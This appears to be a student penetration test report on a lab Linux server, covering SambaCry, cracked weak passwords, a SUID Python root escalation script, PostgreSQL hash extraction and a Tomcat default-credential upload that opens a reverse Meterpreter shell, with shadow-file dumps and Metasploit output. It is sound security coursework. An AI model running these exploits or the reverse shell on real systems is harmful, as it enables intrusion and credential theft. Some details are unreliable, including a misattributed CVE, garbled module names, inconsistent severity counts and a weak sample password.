Penetration test report

Ethical hacking

01 March 2023

Confidential

Content page

Executive summary

I could conduct this penetration test with the authorisation from Frozen Yogurt LTD. This test was authorized to access the company's system security. Frozen Yogurt only provided me with the Linux machine for this test.

There are three main goals/outcomes provided in this report listed below:

- The methodology that was used for assessing.
- The vulnerability and weaknesses found.
- Recommendations for improving security

These goals are outlined to make sure we can improve overall security.

This report is based on the national vulnerability database's scoring for risk assessment and severity level. The main factors affecting these scores will be integrity, confidentiality, and accessibility.

(https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator, the website where the scoring was conducted for the weaknesses)

Summary of results

Vulnerability	**Risk/cvss**
Remote code execution through SMB	9.8
Weak passwords	9.8
Python Set user id privilege escalation	8.8
SQL Injection from Postgresql	8.6
Use of Default Credentials	7.8

Critical

- Using the samba-cry exploit, I can gain access to a shell/root account
- Weakpass allow me to gain access to an authenticated user

High

- Can gather hashes/read from the Postgresql database
- Can escalate to the root user on a non-administrative account
- can access a shell account through the Tom Cat Apache server

Vulnerability findings

CVE-2017-7494: Remote code execution through Samba		
Risk/CVSS	Critical	9.8
Tools	Nmap v7.93, Metasploit Framework 6.3, Samba (is_known_pipeline)	
Description	This is known as “SambaCry”; remote code execution is the main vulnerability and allows attackers to send payloads and let them gain access to a shell.	
Impact	This can give a malicious attacker access to the system's shell/root, giving them total control. This can result in data theft or allow for a platform that the attacker can use to exploit other users on the system and download malicious programs/applications on the system, giving them possible access to the network.	
Recommendation	Update to Samba version 4.15.0 since this is the latest, most stable version, but make sure you are constantly updating to have the most up-to-date version of the software; this allows the most secure version to constantly be installed on the system, having a potential auto-update feature so that you never miss an update could be implemented	

Attack Narrative

I started with a network scan on the “192.168.64.133/24” IP range. This would let me see if I could find machines on the same network with open ports running. I scanned the network using Nmap and found a Linux machine (figure 1) showing its running services and ports. I then researched service versions and saw that samba was vulnerable; using the exploit on Metasploit known as “is_known_pipelike” (figure 2), I could gain shell/root access. This privilege allowed me to do anything on the system, such as dump hashes (figure 3).

```
Nmap scan report for 192.168.64.129
Host is up (0.00023s latency).
Not shown: 984 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
143/tcp  open  imap
445/tcp  open  microsoft-ds
631/tcp  open  ipp
993/tcp  open  imaps
995/tcp  open  pop3s
2049/tcp open  nfs
3306/tcp open  mysql
5432/tcp open  postgresql
8080/tcp open  http-proxy
```

Figure 1 - results of the nmap scan

```
   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/linux/samba/is_known_pipename  2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Mod
ule Load


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/samba/is_known_pipename

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(linux/samba/is_known_pipename) > options

Module options (exploit/linux/samba/is_known_pipename):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
                                             wiki/Using-Metasploit
   RPORT          445              yes       The SMB service port (TCP)
   SMB_FOLDER                      no        The directory to use within the writeable SMB share
   SMB_SHARE_NAME                  no        The name of the SMB share containing a writeable directory
```

Figure 2 - The exploit that I will be using

```
cat /etc/shadow
root:$6$TrsDy1An$cmaBX.lIan4BgzyghJWKvgltTB0rSLRG5zENAfOPk6DYLNCQbJPat7tu/tRIZhAt6ZZ8ZpJr38i974QLCpoQs/:19403:0:99999:7:::
daemon:*:16273:0:99999:7:::
bin:*:16273:0:99999:7:::
sys:*:16273:0:99999:7:::
sync:*:16273:0:99999:7:::
games:*:16273:0:99999:7:::
man:*:16273:0:99999:7:::
lp:*:16273:0:99999:7:::
mail:*:16273:0:99999:7:::
news:*:16273:0:99999:7:::
uucp:*:16273:0:99999:7:::
proxy:*:16273:0:99999:7:::
```

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Figure 3 - cat'ing the "shadow" and "passwd" file to show how damaging this can be

CWE-521: Weak passwords		
Risk/CVSS	Critical	9.8
Tools	Hashcat v6.2.6	
Description	This weakness is the system's weak passwords that attackers can easily guess or cracked.	
Impact	The main impact here is the unauthorised access an attacker will have; they can be hidden; an attacker could use this to perform more attacks since there will be a more significant connection communication of the company. The attacker could also monitor the users on the account and have keyloggers to see what other applications you are using, letting them get more control of everything on your systems.	
Recommendation	Use more special characters like symbols “£$$%^&” with unique phrasing “p4$sw04d”, which have longer character lengths to help make passwords more complex. Educating staff on the importance of strong, complicated passwords should be conducted to make sure people understand.	

Attack Narrative

Since I had shell/root access, I went and grabbed both the "/etc/shadow" file and the "/etc/passwd" file (figure 3). I shadowed these two files, so there was now only one text document (figure 4), potentially allowing me to crack the accounts' passwords. I ran hashcat over this document, which gave me back three passwords; two are shown below (figure 5). This now allowed me to SSH into the system and potentially let me exploit the system more.



Figure 4 - the result of the unshadowed file



Figure 5 - results from the hash cat



Figure 6 - the ability to ssh onto the system

CVE-2019-14287: Python Set user id privilege escalation		
Risk/CVSS	High	8.8
Tools	Python 2.7, Exploit.py (exploit made in Python)	
Description	The set user id (SUID) bit is a privilege that lets a program run with root privileges even if the account is a non-root account. An attacker can exploit this to change their account to a root account	
Impact	If this form of attack is done, the user will have access to the system's most substantial account and everything on that device. With full power, an attacker can do whatever, such as installing malware, changing system settings, stealing data, and creating a platform to perform more attacks.	
Recommendation	Harden the system: If there is a form of SUID bit on a non-admin account, make sure that it can not be exploited so that the user can run commands that allow them to gain that much access. Ensure that programs with SUID bits are actually important to non-admin users; not all SUID applications are needed by every user.	

Attack Narrative

After gaining access to the user accounts through the password-cracking one, I could ssh into the system accounts (figure 6). I went and checked what the frozen account could access and see if there were any vulnerabilities I could exploit. I started the check by using the command “find / -perm -u=s -type f 2>/dev/null” (figure 10); using this command will reply with all the available programs/applications that have a set user ID (suid) if there where any that I could access through the frozen account I could potentially escalate my privileges.

I noticed that “python2.7” had a suid, which would let me run an exploit that I could make and potentially give myself root privileges. I went and named it “exploit.py” and made the code, when run, provide me with root privileges (figure 11)

After running the code, I went from “frozen@frozen” to “root@frozen.” This simple command made my low-access account a root account, allowing me to do anything on the system (Figure 12).

```
Last login: Wed Mar 22 17:41:27 2023 from 192.168.64.128
frozen@frozen:~$ whoami
frozen
frozen@frozen:~$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/bin/head
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/lppasswd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/find
/usr/bin/at
/usr/bin/python2.7
/usr/bin/gpasswd
```

Figure 10 - running “find” command to check for set user id programs/applications

```
frozen@frozen:~$ ls
exploit.py  ProcessChecker
frozen@frozen:~$ cat exploit.py
import os

os.setuid(0)
os.system("/bin/bash")
```

Figure 11 - exploit and the code

```
root@frozen:~# whoami
root
root@frozen:~# cat /etc/shadow
root:$6$TrsDy1An$cmaBX.lIan4BgzyghJWKvgltTB0rSLRG5zENAfOPk6DYLNCQbJPat7tu/tRIZhAt6ZZ8ZpJr38i974QLCpoQs/:19403:0:99999:7:::
daemon:*:16273:0:99999:7:::
bin:*:16273:0:99999:7:::
sys:*:16273:0:99999:7:::
sync:*:16273:0:99999:7:::
games:*:16273:0:99999:7:::
man:*:16273:0:99999:7:::
lp:*:16273:0:99999:7:::
mail:*:16273:0:99999:7:::
news:*:16273:0:99999:7:::
uucp:*:16273:0:99999:7:::
```

figure 12 - Showing “whoami” after running codes and a command not usable on the frozen account

CWE - 89: SQL Injection from Postgresql		
Risk/CVSS	High	8.6
Tools	Metasploit Framework 6.3	
Description	This weakness allows an attacker to run SQL commands and gain a response from the system without having any authority.	
Impact	Attackers can take confidential information from the database modify, add, and delete data. Users can also gain access to accounts since they can read data from the Linux system and access password files and the PostgreSQL account.	
Recommendation	Implement input authentication on the database, making it more authorised when requesting data. Limit the data that can be exported without a higher authorised account, such as a database user with restricted privileges. Make sure after creating your database, you get your code checked for potential injection.	

Attack Narrative

The nmap scan (figure 1) showed me that PostgreSQL runs with an open port on the system. After seeing which version was running, I did some research on what potential vulnerabilities could be exploited. You could leak some data from the database using an exploit involving a SQL command known as SQL injection. I used the auxiliary exploit "postgres_sql" which looked like a potential dictionary attack that I could use to exploit the database. I gave the command "select a username, passed from pg_shadow '' This command will go into the database and extract the password hash and the relevant username in "pg_shadow (figure 9).

Figure 7 - exploit I used for this attack



Figure 8 - the SQL command I will be using in this exploit



Figure 9 - Results from running the exploit

CWE-1392: Use of Default Credentials		
Risk/CVSS	high	7.3
Tools	Metasploit Framework 6.3	
Description	This weakness is using default credentials (passwords/usernames) after installation and not changing them.	
Impact	Malicious actors will use this to obtain unauthorised access to a system, which may result in malicious actions or data theft. Even deleted sensitive data causes issues not just for you but also for customers. If the account of an admin account is left default, it can allow them to do whatever they want with a system/database/device.	
Recommendation	Always change default credentials after installing software and ensure the passwords are unique and robust. Again, make sure these passwords are unique and complicated, so it is not just a simple task to gain access to your systems	

Attack narrative

To start this attack, I performed an exploit to check for default usernames/passwords for the Tomcat manager (figure 13). The result (figure 14) was that it was indeed left as default "tomcat/tomcat"; this would allow me to run future exploits that could give me higher authority. After this, I used a different exploit called "tomcat_mgr_upload". This is a reverse shell attack that, if executed properly, could give me shell access. I then changed the settings: HttpPassword, HttpUsername, remote host and port (figure 15). These were all the specifications I got from scanning the victim's machine. After running this command, I could send a payload to the tomcat manager, which allowed me to gain shell access to the Linux system (figure 16).



Figure 13 - the command I will be using to test for default passwords



Figure 14 - the result of the exploit

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.64.129
rhost ⇒ 192.168.64.129
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport ⇒ 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > options
```

Figure 15 - options being changed for the new exploit

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.64.128:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying g3r6OD53m7G6...
[*] Executing g3r6OD53m7G6...
[*] Undeploying g3r6OD53m7G6 ...
[*] Sending stage (58829 bytes) to 192.168.64.129
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.64.128:4444 → 192.168.64.129:44661) at 2023-03-21 20:27:05 +0000

meterpreter >
```

Figure 16 - Gaining shell access to the linux system

Conclusion/Recommendation

This testing was carried out on behalf of Frozen Yoghurt LTD, in response to their Linux server, which has various security issues. Three vulnerabilities were classed as crucial, and three were considered high.

It should be noted that all vulnerabilities and weaknesses I have demonstrated in this report will be patched or fixed soon. I have some recommendations on what should be done;

- Patching: patch all software to their latest versions released by the developers
- Securing Passwords: Ensure that all passwords on the system are unique and secure and are not left as defaults.
- Secure system: apply security measures that allow the user to use applications but limit the factor that they can perform with the programs/applications
- Input authentication: Have more strict input authentication to not allow forms of injection into the system or database

This normalises and enforces a more secure system, preventing the possibility of future attacks and making a more secure environment for Frozen Yoghurt, its employees, customers and data

References

NVD - CVE-2017-7494. (2017). Nist.gov. https://nvd.nist.gov/vuln/detail/CVE-2017-7494

CWE - CWE-521: Weak Password Requirements (4.1). (n.d.). Cwe.mitre.org. https://cwe.mitre.org/data/definitions/521.html

NVD - CVE-2019-14287. (2019). Nist.gov. https://nvd.nist.gov/vuln/detail/CVE-2019-14287

CWE - CWE-89: Improper Neutralization of Special Elements Used in an SQL Command ("SQL Injection") (3.4.1). (2013). Mitre.org. https://cwe.mitre.org/data/definitions/89.html

CWE - CWE-1392: Use of Default Credentials (4.10). (n.d.). Cwe.mitre.org. https://cwe.mitre.org/data/definitions/1392.html